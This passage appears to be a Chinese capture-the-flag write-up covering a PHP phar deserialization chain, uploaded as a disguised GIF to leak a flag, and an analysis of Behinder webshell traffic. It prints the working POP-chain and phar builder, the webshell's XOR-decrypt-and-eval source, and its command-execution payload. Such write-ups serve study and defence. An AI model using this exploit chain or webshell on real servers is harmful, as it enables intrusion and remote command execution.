给$this->str赋值Content类，即可触发Content::reset()，但是Content类中没有这个方法，所以会触发__call()方法，且reset作为参数传入call方法，后面的payload可以这么写：

```
$s = new Show();
$s->source = $s;
$c = new Content();//初始化一个Show类对象
$s->str = $c;      //$s->str->reset()即调用Content::reset()
```


我们看看reset参数传进到Content类后，再怎么利用：

```php
class Content {
    public $formatters;
    public function getFormatter($formatter)//$formatter = reset
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];//这里更好利用
        }
        foreach ($this->providers as $provider) {
            if (method_exists($provider, $formatter)) {
                $this->formatters[$formatter] = array($provider, $formatter);
                return $this->formatters[$formatter];
            }
        }
        throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
    }
    public function __call($name, $arguments)
    {
        return call_user_func_array($this->getFormatter($name), $arguments); //$name = res
    }
}
```

我们尝试令$formatters成为一个数组，键名是reset，键值是是一个数组：

```php
$s = new Show();
$s->source = $s;
$c = new Content();
$a = new Action();//创建一个Action类对象
$c->formatters = array('reset'=>array($a,'run'));//创建一个数组，键名对应不存在的函数名reset，
$s->str = $c;
```

我们本地反序列化测试一下：





然后生成phar包：

```
$a = new Action();
$c = new Content();
$c->formatters = array('reset'=>array($a,'run'));
$s = new Show();
$s->source = $s;
$s->str = $c;
#unserialize(serialize($s));
$phar = new Phar("phar.phar"); //生成文件phar.phar后缀不能改
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$phar->setMetadata($s); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

再构造html文件上传，刚刚生成的phar包后缀改成gif，提交

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>菜鸟教程(runoob.com)</title>
</head>
<body>

<form action="upload.php" method="post" enctype="multipart/form-data">
    <label for="file">文件名：</label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="submit" value="提交">
</form>

</body>
</html>
```





success save in: upload/20221118202902602.gif


访问文件：upload.php?c=phar://upload/20221118202902602.gif

```
            }
            foreach ($this->providers as $provider) {
                if (method_exists($provider, $formatter)) {
                    $this->formatters[$formatter] = array($provider, $formatter);
                    return $this->formatters[$formatter];
                }
            }
            throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
        }
        public function __call($name, $arguments)
        {
            return call_user_func_array($this->getFormatter($name), $arguments);
        }
}
class Show{
        public $source;
        public $str;
        public $reader;
        public function __construct($file='index.php') {
            $this->source = $file;
            echo 'Welcome to '.$this->source."<br>";
        }
        public function __toString() {
            $this->str->reset();
        }

        public function __wakeup() {

            if(preg_match("/gopher|phar|http|file|ftp|dict|\.\./i", $this->source)) {
                throw new Exception('invalid protocol found in '.__CLASS__);
            }
        }
        public function reset() {
            if ($this->reader !== null) {
                $this->reader->close();
            }
        }
}
highlight_file(__FILE__);

$A='O%3A7%3A%22Content%22%3A2%3A%7Bs%3A10%3A%22formatters%22%3Ba%3A1%3A%7Bs%3A3%3A%22run%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A6%3A%22Ac
echo urldecode(unserialize($A)); /** * bilibili@2022. * Congratulations! This is The Flag! * Auth: K3iove@github *
Repo: 1024-cheers * @link https://security.bilibili.com/ * @license https://www.bilibili.com/ */
flag2{PhAr_The_bEsT_Lang}
```

(!) Catchable fatal error: Method Show::__toString() must return a string value in E:\phpstudy\WWW\5d47c5d8a6299792.php on line 67

Call Stack

#	Time	Memory	Function	Location
1	0.8189	249136	{main}( )	...\upload.php:0
2	0.8201	271432	file_exists ( )	...\upload.php:33
3	0.8204	300272	Show->__wakeup( )	...\upload.php:33
4	0.8204	300368	preg_match ( )	...\5d47c5d8a6299792.php:67



这里是我自己复制网上帖子创建的flag.php文件，环境已经关了

```
/**
* bilibili@2022.
* Congratulations! This is The Flag!
* Auth: K3iove@github
* Repo: 1024-cheers
* @link https://security.bilibili.com/
* @license https://www.bilibili.com/
*/
flag2{PhAr_The_bEsT_Lang}
```

这里也有一个线索

题目三：whatbehind冰歇流量分析

题目附件是zip文件，里面pcap文件用wireshark打开，随便找一个http协议追踪流（大部分流量分析抛去工控协议，大部分是http协议明文传输），这种类型的加密请求和响应一般都是不可逆加密的webshell，题目作者还提示是behind.php，冰歇马的名字。

```
POST /server/behind.php HTTP/1.1
Host: 172.16.32.6
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Content-Length: 309188
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=fh3jser8hg5b29mu0de4q139f5
Referer: http://172.16.32.6/server/behind.php

a2YEFUEUMDoaVC8BFhEbEwFEUU4IdkgNDVA7CxZNVT4JAhUCXQ9vMRFBOlREERcFEkMJE14XeUULWT4cFwAGQDM4J0oLXGteZT
tSZGlvFAgIDxUOXBViAg1FDA8CACEJFERFFEcJa2hiSlJkREVSXUIfUEcOWysGB18pRkMQBhtLVEZLE1wlBwMecCcjKz0vI0tN
RxcINhdBClJkREVSXUIfUUcOWysGB18pRkMCEBZBQEFARg8kSFAecCcjKz0vI0tNRxcIc0xTPFVOREVSFABMSUNAS2JYVRF7HR
AXW10dYWtHE1tiRUgRfxwBEQcPCExFFANAT29IEX9OGUUXERUJQRw+cWJFSBF/
TkRFABgSGRMJExIhCgZHd0kDBxlaSkxGEkcdb11HHhYpKiogOEFAQUNADzBMUzxVTkRFUgBrZhxqOR03CwtFNgEKRRUYEgsDDG
APME1MQiscTWh4BmtmQUcTW2YWWBFiTg0GHRMQREYAURBlSUgWKhoCSEpSSSUmKXwpB0JEEXsdVUxJcGxMQUcTXzFUSAx/
BwcKHAtOSxQTVVZ6QkQReAkGDl1SLysvKGE+ZUlIFSwaFkxJcGxMQUcTEiRFQBUsX0RYT11CHxUVGls5aGIRf05ERVJdRh4EE0
YJLEVMQm5VaW9SXUZMHEdWFzEASEpSZERFUl1GTEFHQR42EBpffwcHChwLTksUE1VWekJEEXgJBg5dUi8rLyhhPmVJSBUsGhZM
SXBsTEFHEwZPbxU8VQgRCxEJDwMPR1ceLiEBQ3dKAAwAVGtmGmo5W2JFSBU5BwgAAV1bTAAVQRo7OgxYOQhMFhEcCAgIFRtfJg
waGHNOBRcAHB9EbG0TW2JFSBF/
TkNLVVFrZkFHE1tiRUgReEBKQn93RkxBRxpSeWhiEX9ORAMdDwMNAg8TU2YDAV06HUQEAV1CCggLVlJiHmU7f05ERVJdRkxJDk
AkJgwaGX1KAAwAUkIKCAtWWWtMSA5/CgEJJg8DCUlFFx8rF0cVOQcIAFBURlZBEl0XKwsDGX1KAAwAUkIKCAtWWWteZTt/
TkRFD3BsTEFHEwknER1DMU4WCBYUFERFA1oJa15lOyJjbmh4GxMCAhNaFCxFBVA2AExBHxICCU1HFwsjEQARYk5GS1BRRkgJBk
ATYlhIE31CREEQEQkPCi5dHycdSAx/
TEZJUlkEAA4EWCgrHw0RYk5GR15dQg8OCUceLBFIDH9MRklSWQUEABVAHjZFVRF9TEhFVhMDGxEGRxNiWEgTfUJEQREPAw0VAm
cSLwA7RT4DFEVPXUROTUcXGiEGDUIsOg0IFy4SDQwXE0ZiR0odf0oJChYUABU1Dl4eEREJXC9OWUVQX09haxw+cWJFSBFwQUAV
EwkOUQYCRxwgDjtFLUZAFRMJDkVaajlbYkVIFS8PEA1SQEYLBBNgGiQAO0UtRkAVEwkORVpqOVtiRUgVLQsXEB4JRlFBBkEJIx
xAGGRjbkVSXUYFB0cbXzIEHFl/
U1lFUFNERWxtE1tiRUgRf05AFRMJDkxcR1QeNgYfVXdHX2h4XUZMQRREEjYGABF3SgkKFhhPTBpqOVtiRUgRf05EBhMOA0xDC1
oINkdSPFVOREVSXUZMQUcTW2JBCV0zKA0JFw5GUUEUUBosAQFDd0oUBAYVT1dsbRNbYkVIEX9OREVSXUIDAw1yCTBFVRE+HBYE
C1VPV2xtE1tiRUgRf05ERVJdAAMTAlIYKkVAFT4CCCMbEQMfQQZAW2YDAV06IAUIF1RGF2xtE1tiRUgRf05ERVJdRkxBRxcdNw
kEYT4aDEVPXUIcABNbW2xFTFc2AgErExADV2xtE1tiRUgRf05ERVJdRkxBR1odYk1JVyoABxEbEggzBB9aCDYWQBMyDDsGHRMQ
CRMTbB4sBgdVNgADR1tURhdsbRNbYkVIEX9OREVSXUZMQUcTW2JFTFc2AgErExADTFxHVB42NglXOj0QF1pZAAUNAn0aLwBBCl
```

冰歇流量层面不可逆，但是拿到webshell的源码就可以解密：

筛选冰歇第一次通信前的所有包：

```
frame.time_relative <= 22.362997
```

筛选后找了半天，没有冰歇马上传时的包，上github下载冰歇反编译，一边运行一边看源码，自己生成一个马然后看下他的流量解密机制：

```php
<?php
@error_reporting( error_level: 0);
    function Decrypt($data)
{
    $key="e45e329feb5d925b";
    $bs="base64_"."decode";
    $after=$bs($data."");
    for($i=0;$i<strlen($after);$i++) {
        $after[$i] = $after[$i]^$key[$i+1&15];
    }
    return $after;
}

    $post=Decrypt(file_get_contents( filename: "php://input"));
    eval($post);
?>
```


命令执行后直接完事了，但是响应是密文，说明传入eval的参数有问题，打一个断点拿到传入的参数，可以看到最后返回的数据加密方式：

```php
@error_reporting(0);

function getSafeStr($str){
    $s1 = iconv('utf-8','gbk//IGNORE',$str);
    $s0 = iconv('gbk','utf-8//IGNORE',$s1);
    if($s0 == $str){
        return $s0;
    }else{
        return iconv('gbk','utf-8//IGNORE',$str);
    }
}
function main($cmd,$path)
{
    @set_time_limit(0);
    @ignore_user_abort(1);
    @ini_set('max_execution_time', 0);
    $result = array();
    $PadtJn = @ini_get('disable_functions');
    if (! empty($PadtJn)) {
        $PadtJn = preg_replace('/[, ]+/', ',', $PadtJn);
        $PadtJn = explode(',', $PadtJn);
        $PadtJn = array_map('trim', $PadtJn);
    } else {
        $PadtJn = array();
    }
    $c = $cmd;
    if (FALSE !== strpos(strtolower(PHP_OS), 'win')) {
        $c = $c . " 2>&1\n";
    }
    $JueQDBH = 'is_callable';
    $Bvce = 'in_array';
    if ($JueQDBH('system') and ! $Bvce('system', $PadtJn)) {
        ob_start();
        system($c);
        $kWJW = ob_get_contents();
        ob_end_clean();
    } else if ($JueQDBH('proc_open') and ! $Bvce('proc_open', $PadtJn)) {
        $handle = proc_open($c, array(
            array(
                'pipe',
                'r'
            ),
            array(
                'pipe',
                'w'
            ),
            array(
                'pipe',
                'w'
            )
```


```
        ), $pipes);
        $kWJW = NULL;
        while (! feof($pipes[1])) {
            $kWJW .= fread($pipes[1], 1024);
        }
        @proc_close($handle);
    } else if ($JueQDBH('passthru') and ! $Bvce('passthru', $PadtJn)) {
        ob_start();
        passthru($c);
        $kWJW = ob_get_contents();
        ob_end_clean();
    } else if ($JueQDBH('shell_exec') and ! $Bvce('shell_exec', $PadtJn)) {
        $kWJW = shell_exec($c);
    } else if ($JueQDBH('exec') and ! $Bvce('exec', $PadtJn)) {
        $kWJW = array();
        exec($c, $kWJW);
        $kWJW = join(chr(10), $kWJW) . chr(10);
    } else if ($JueQDBH('exec') and ! $Bvce('popen', $PadtJn)) {
        $fp = popen($c, 'r');
        $kWJW = NULL;
        if (is_resource($fp)) {
            while (! feof($fp)) {
                $kWJW .= fread($fp, 1024);
            }
        }
        @pclose($fp);
    } else {
        $kWJW = 0;
        $result["status"] = base64_encode("fail");
        $result["msg"] = base64_encode("none of proc_open/passthru/shell_exec/exec/exec is
        $key = $_SESSION['k'];
        echo encrypt(json_encode($result));
        return;

    }
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode(getSafeStr($kWJW));
    echo encrypt(json_encode($result));
}


function Encrypt($data)
{
    $key="e45e329feb5d925b";
    for($i=0;$i<strlen($data);$i++) {
        $data[$i] = $data[$i]^$key[$i+1&15];
    }
    $bs="base64_"."encode";
    $after=$bs($data."");
    return $after;
}
```

```
$cmd="Y2QgL2QgIkU6XHBocHN0dWR5XFdXV1wiJmxz";$cmd=base64_decode($cmd);$path="RTovcGhwc3R1ZH
main($cmd,$path);
```

